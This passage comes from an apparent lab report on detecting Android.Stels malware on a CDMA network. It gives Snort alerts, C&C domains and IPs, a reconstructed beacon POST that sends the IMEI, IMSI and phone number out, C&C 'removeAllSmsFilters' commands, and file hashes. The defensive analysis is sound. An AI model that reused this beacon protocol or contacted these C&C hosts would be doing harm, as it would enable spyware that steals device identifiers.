


Figure 27: A CDMA2000 packet containing the Android.Stels filename string. Note that Wireshark did not fully decode the GRE type 0x8881 traffic.

Next, Snort alerted on "Android/Stels Known Malware Binary Snippet (first 42 bytes)" as shown below:

```
[**] [1:2000013:1] MOBILE_MALWARE Android/Stels Known Malware Binary Snippet
                   (first 42 bytes) [**]
[Classification: A Network Trojan was detected] [Priority: 1]
07/11-16:52:49.206459 10.211.157.205 -> 10.184.98.60
GRE TTL:59 TOS:0x0 ID:0 IpLen:20 DgmLen:1263 DF
```

As shown in Figure 28, the Android.Stels binary snippet appeared at 16:52:49.197396 in a GRE type 0x88D2 packet (CDMA2000 A10 3GPP2). Wireshark successfully decoded the tunneled IP and TCP segments, although it did not correctly interpret the cleartext HTTP traffic in the TCP segment payload.

Manual protocol dissection confirmed that this packet contained an HTTP response to the previous GET request, tunneled via GRE. The TCP segment shown in this GRE type 0x88D2 packet is automatically marked with the note "TCP ACKed unseen segment," because the preceding HTTP GET request was contained in outbound GRE type 0x8881 packets, and Wireshark's built-in protocol dissectors did not identify the encapsulated TCP segment in 0x8881 GRE

packets.




Figure 28: A CDMA2000 packet containing the first 42 bytes of the Android.Stels binary. The binary was contained in an HTTP response to the previous HTTP request shown in Figure 27.

5.1.3 Initial C&C Server Communication

The next type of alert was "Android/Stels Possible CnC Server Traffic (31.170.161.216)," shown below:

```
[**] [1:2000008:1] MOBILE_MALWARE Android/Stels Possible CnC Server Traffic
                   (31.170.161.216) [**]
[Classification: A Network Trojan was detected] [Priority: 1]
07/11-16:55:11.923789 10.211.157.205 -> 10.184.98.60
GRE TTL:59 TOS:0x0 ID:0 IpLen:20 DgmLen:128 DF
```

Figure 29 shows the packet which triggered this alert. It is a DNS query response to a previous request for the domain "ynfdbdybdd1.freeiz.com." Note that this domain has also been reported as an Android.Stels C&C domain, according to Symantec and Dell SecureWorks.

The DNS response is contained within an inbound GRE type 0x88D2 packet, and Wireshark fully decoded the tunneled Layer 7 traffic. The IP address "31.170.161.216" is registered to "HOSTINGER US" with a contact address in Asheville, NC.




Figure 29: A tunneled DNS response packet containing the known C&C IP address, 31.170.161.216. This triggered a Snort alert.

Manual analysis revealed the earlier DNS request for "ynfdbdybdd1.freeiz.com," which occurred at 16:55:11.896938, as shown in FIgure 30. This request did not trigger a Snort alert because the domain was broken up across two packets. In addition, Wireshark's built-in protocol dissectors did not decode the encapsulated IP packet, UDP datagram, or DNS request within the outbound GRE type 0x8881 packet.




Figure 30: A tunneled DNS request message. Note that Wireshark did not decode the tunneled IP packet, UDP segment or DNS request message encapsulated within the outbound GRE type 0x8881 packet.

Subsequently, the infected Android sent an HTTP POST message to the server "31.170.161.216" at 16:55:12.510601. This triggered a Snort alert due to the presence of the known C&C IP address in the header of the tunneled IP packet. Again the outbound GRE packet was type 0x8881, and Wireshark did not decode the tunneled protocols.




Figure 31: A tunneled HTTP POST message. Note that Wireshark did not decode the tunneled IP packet, TCP segment or HTTP message encapsulated within the outbound GRE type 0x8881 packet.

LMG's research team dissected the outbound GRE type 0x8881 packets manually and reconstructed the tunneled request as shown in Figure 32 (note that sensitive information such as the IMEI and phone number has been replaced with "X"s).

```
POST /data.php HTTP/1.1
Content-Type: multipart/form-data; boundary=AaB03x
User-Agent: Dalvik/1.4.0 (Linux; U; Android 2.3.6; SCH-I110 Build/GINGERBREAD)
Host: ynfdbdybdd1.freeiz.com
Connection: Keep-Alive
Content-Length: 893
Accept-Encoding: gzip

--AaB03x
Content-Disposition: form-data; name="imei"

XXXXXXXXXXXXXX
--AaB03x
Content-Disposition: form-data; name="imsi"

310012XXXXXXXXXX
--AaB03x
Content-Disposition: form-data; name="time"

1373583310931
--AaB03x
Content-Disposition: form-data; name="phone"

XXXXXXXXXX
--AaB03x
Content-Disposition: form-data; name="version"

2
--AaB03x
Content-Disposition: form-data; name="sid"

1
--AaB03x
Content-Disposition: form-data; name="type"

callback
--AaB03x
Content-Disposition: form-data; name="os"

android
--AaB03x
Content-Disposition: form-data;name="model"

SCH-I110
--AaB03x
Content-Disposition: form-data; name="manufacturer"

samsung
--AaB03x
Contnt-Disposition: form-data; name="sdk"

10
--AaB03x
Content-Disposition: form-data; name="subPref"

SUBPREFV
--AaB03x
Content-Disposition: form-data; name="botId"

BOTIDV
--AaB03x--
```

Figure 32: The infected Android's first HTTP POST message to a C&C server, manually reconstructed. Note that sensitive information such as the IMEI and phone number has been replaced with "X"s.

This HTTP POST message was split across 23 separate packets. Each packet contained GRE type 0x8881 traffic with encapsulated HTTP data.

In addition to alerts on the C&C server IP address, the HTTP POST produced the following Snort alert multiple times due to the unique "AaB03x" multipart boundary:

```
[**] [1:2000006:1] MOBILE_MALWARE Android/Stels POST From Infected Client [**]
[Classification: A Network Trojan was detected] [Priority: 1]
07/11-16:55:12.793241 10.184.98.60 -> 10.211.157.205
GRE TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:93 DF
[Xref =>
```

The POST also generated the following alert due to the presence of the "name="botId"" string in the HTTP POST message:

```
[**] [1:2000000:1] MOBILE_MALWARE Android/Stels botId Phone Home to CnC Server [**]
[Classification: A Network Trojan was detected] [Priority: 1]
07/11-16:55:12.851291 10.184.98.60 -> 10.211.157.205
GRE TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:93 DF
```

The C&C server responded with the following HTTP message. This HTTP message was entirely contained within a single packet, buried within a TCP segment within an IP segment within a GRE 0x88D2 message. Wireshark correctly decoded all tunneled traffic, as shown in Figure 33.




Figure 33: A tunneled HTTP response from the C&C server, encapsulated within GRE type 0x88D2 traffic. Wireshark successfully decoded the tunneled IP packet, TCP segment and HTTP message.

LMG researchers carved out the C&C server's HTTP response, shown in Figure 34:

```
HTTP/1.1 200 OK
Date: Thu, 11 Jul 2013 22:55:12 GMT
Server: Apache
X-Powered-By: PHP/5.2.17
Content-Length: 252
Connection: close
Content-Type: text/html

{"removeAllSmsFilters":true,"wait":60,"server":"http:\/\/www.androidflashplayer.net.ua\/
data.php"}
<!-- Hosting24 Analytics Code -->
<script type="text/javascript" src="http://stats.hosting24.com/count.php"></script>
<!-- End Of Analytics Code -->
```

Figure 34: The C&C server's first response to the infected Android's HTTP POST message.

This response triggered two Snort alerts. First, Snort alerted due to the presence of the "removeAllSmsFilters" command. According to Dell SecureWorks, "The filter commands allow the attackers to only capture SMS messages that match specific patterns or phone numbers (e.g., mobile TAN numbers). This feature may be used with additional malware such as the Zeus banking trojan to bypass some two-factor authentication schemes."[28]

```
[**] [1:2000001:1] MOBILE_MALWARE Android/Stels RemoveAllSmsFilters Command From
CnC Server [**]
[Classification: A Network Trojan was detected] [Priority: 1]
07/11-16:55:13.327759 10.211.157.205 -> 10.184.98.60
GRE TTL:59 TOS:0x0 ID:0 IpLen:20 DgmLen:500 DF
```

Second, this response triggered a Snort alert due to the presence of the known C&C Android.Stels domain, "androidflashplayer.net.ua."

```
[**] [1:2000009:1] MOBILE_MALWARE Android/Stels Malicious Domain
(androidflashplayer.net.ua) [**]
[Classification: A Network Trojan was detected] [Priority: 1]
07/11-16:55:13.327759 10.211.157.205 -> 10.184.98.60
GRE TTL:59 TOS:0x0 ID:0 IpLen:20 DgmLen:500 DF
```

5.1.4 "Phone Home" Communication Analysis

All future C&C traffic was sent to the "androidflashplayer.net.ua" domain and its associated IP address, 95.211.216.148. Based on this behavior, it is likely that the presence of the string "androidflashplayer.net.ua" within the 22:55:12 C&C server HTTP response configured the infected Android to communicate with the "androidflashplayer.net.ua" server going forward.

Recall that the C&C server's HTTP response also contained a "″wait″:60" directive. At precisely 22:56:13, the infected Android sent out a DNS request for the new C&C server's domain,

[28] *ibid.*

www.androidflashplayer.net.ua. As before, this DNS request was broken up across two tunneled packets and therefore did not trigger a Snort alert. However, moments later the corresponding C&C server IP address did trigger a Snort alert, as follows:

```
[**] [1:2000007:1] MOBILE_MALWARE Android/Stels Possible CnC Server
Traffic (95.211.216.148) [**]
[Classification: A Network Trojan was detected] [Priority: 1]
07/11-16:56:14.221842 10.211.157.205 -> 10.184.98.60
GRE TTL:59 TOS:0x0 ID:0 IpLen:20 DgmLen:135 DF
```

Subsequently, the infected Android sent an HTTP POST message to the new C&C server with the same format as the previous HTTP POST message. The new C&C server, 95.211.216.148, responded with the following:

```
HTTP/1.1 200 OK
Date: Thu, 11 Jul 2013 22:56:14 GMT
Server: Apache/2
X-Powered-By: PHP/5.3.24
Vary: User-Agent
Content-Length: 39
Keep-Alive: timeout=2, max=100
Connection: Keep-Alive
Content-Type: text/html

{"removeAllSmsFilters":true,"wait":900}
```

Again, this produced a Snort alert on the "removeAllSmsFilters" command. Fifteen minutes later, the infected Android again sent the same HTTP POST message to the C&C server, and received the same response. This pattern repeated every 15 minutes for over 24 hours, with the same POST and the same response. It is likely that the "wait" directive in the C&C server's HTTP response indicates the number of seconds that the infected Android should wait before attempting to contact the C&C server (note that 900 seconds is precisely 15 minutes).

LMG researchers allowed the infected Android device to sit idle for over 24 hours, and noted that each time the infected device "phoned home" and received a response, appropriate Snort rules were triggered.

The IDS effectively alerted on the infection traffic, as well as the subsequent command-and-control outbound and inbound communications.

5.2 Device Forensic Analysis

After capturing traffic from the infected phone, LMG conducted device forensic analysis.

Device forensic analysis corroborated findings from the network forensic analysis.

LMG forensic analysts took a physical extraction of the Samsung CDMA SCH-i110 Illusion with the Cellebrite UFED Ultimate after the phone had been infected in the testing lab. Please note that the infecting and extraction were performed in a RF shielded test enclosure.

The Cellebrite Physical Analyzer was used to analyze the extraction. The malware scanner identified four potentially malicious files, shown in Figure 35.




Figure 35: The Cellebrite Physical Analyzer's malware scanner identified four potentially malicious files.

The Cellebrite malware scanner identified all of the suspicious files as "Android.Trojan.FakeApp.K." LMG recovered each of the files and computer the SHA1 cryptographic checksums.

Example: SHA1 Sums Below are SHA1 sums of the suspicious files:

```
$ sha1sum vmdl-1109022797.tmp
670503ed863397d64bfe24ca0940be9c23682ae4  vmdl-1109022797.tmp

$ sha1sum android.systempack.ins-1.apk
670503ed863397d64bfe24ca0940be9c23682ae4   android.systempack.ins-1.apk

$ sha1sum flashplayer.apk
670503ed863397d64bfe24ca0940be9c23682ae4  flashplayer.apk
```

LMG analysts confirmed that these SHA1 sums matched the cryptographic checksums for the Android.Stels malware reported in the Dell SecureWorks Stels Android Trojan Malware Analysis report. [29]

LMG's forensic analysts found a file called "stelsSettings.xml" which appeared to contain malware configuration settings. This file was located in:

/Root/data/android.systempack.ins/shared_prefs/stelsSettings.xml.

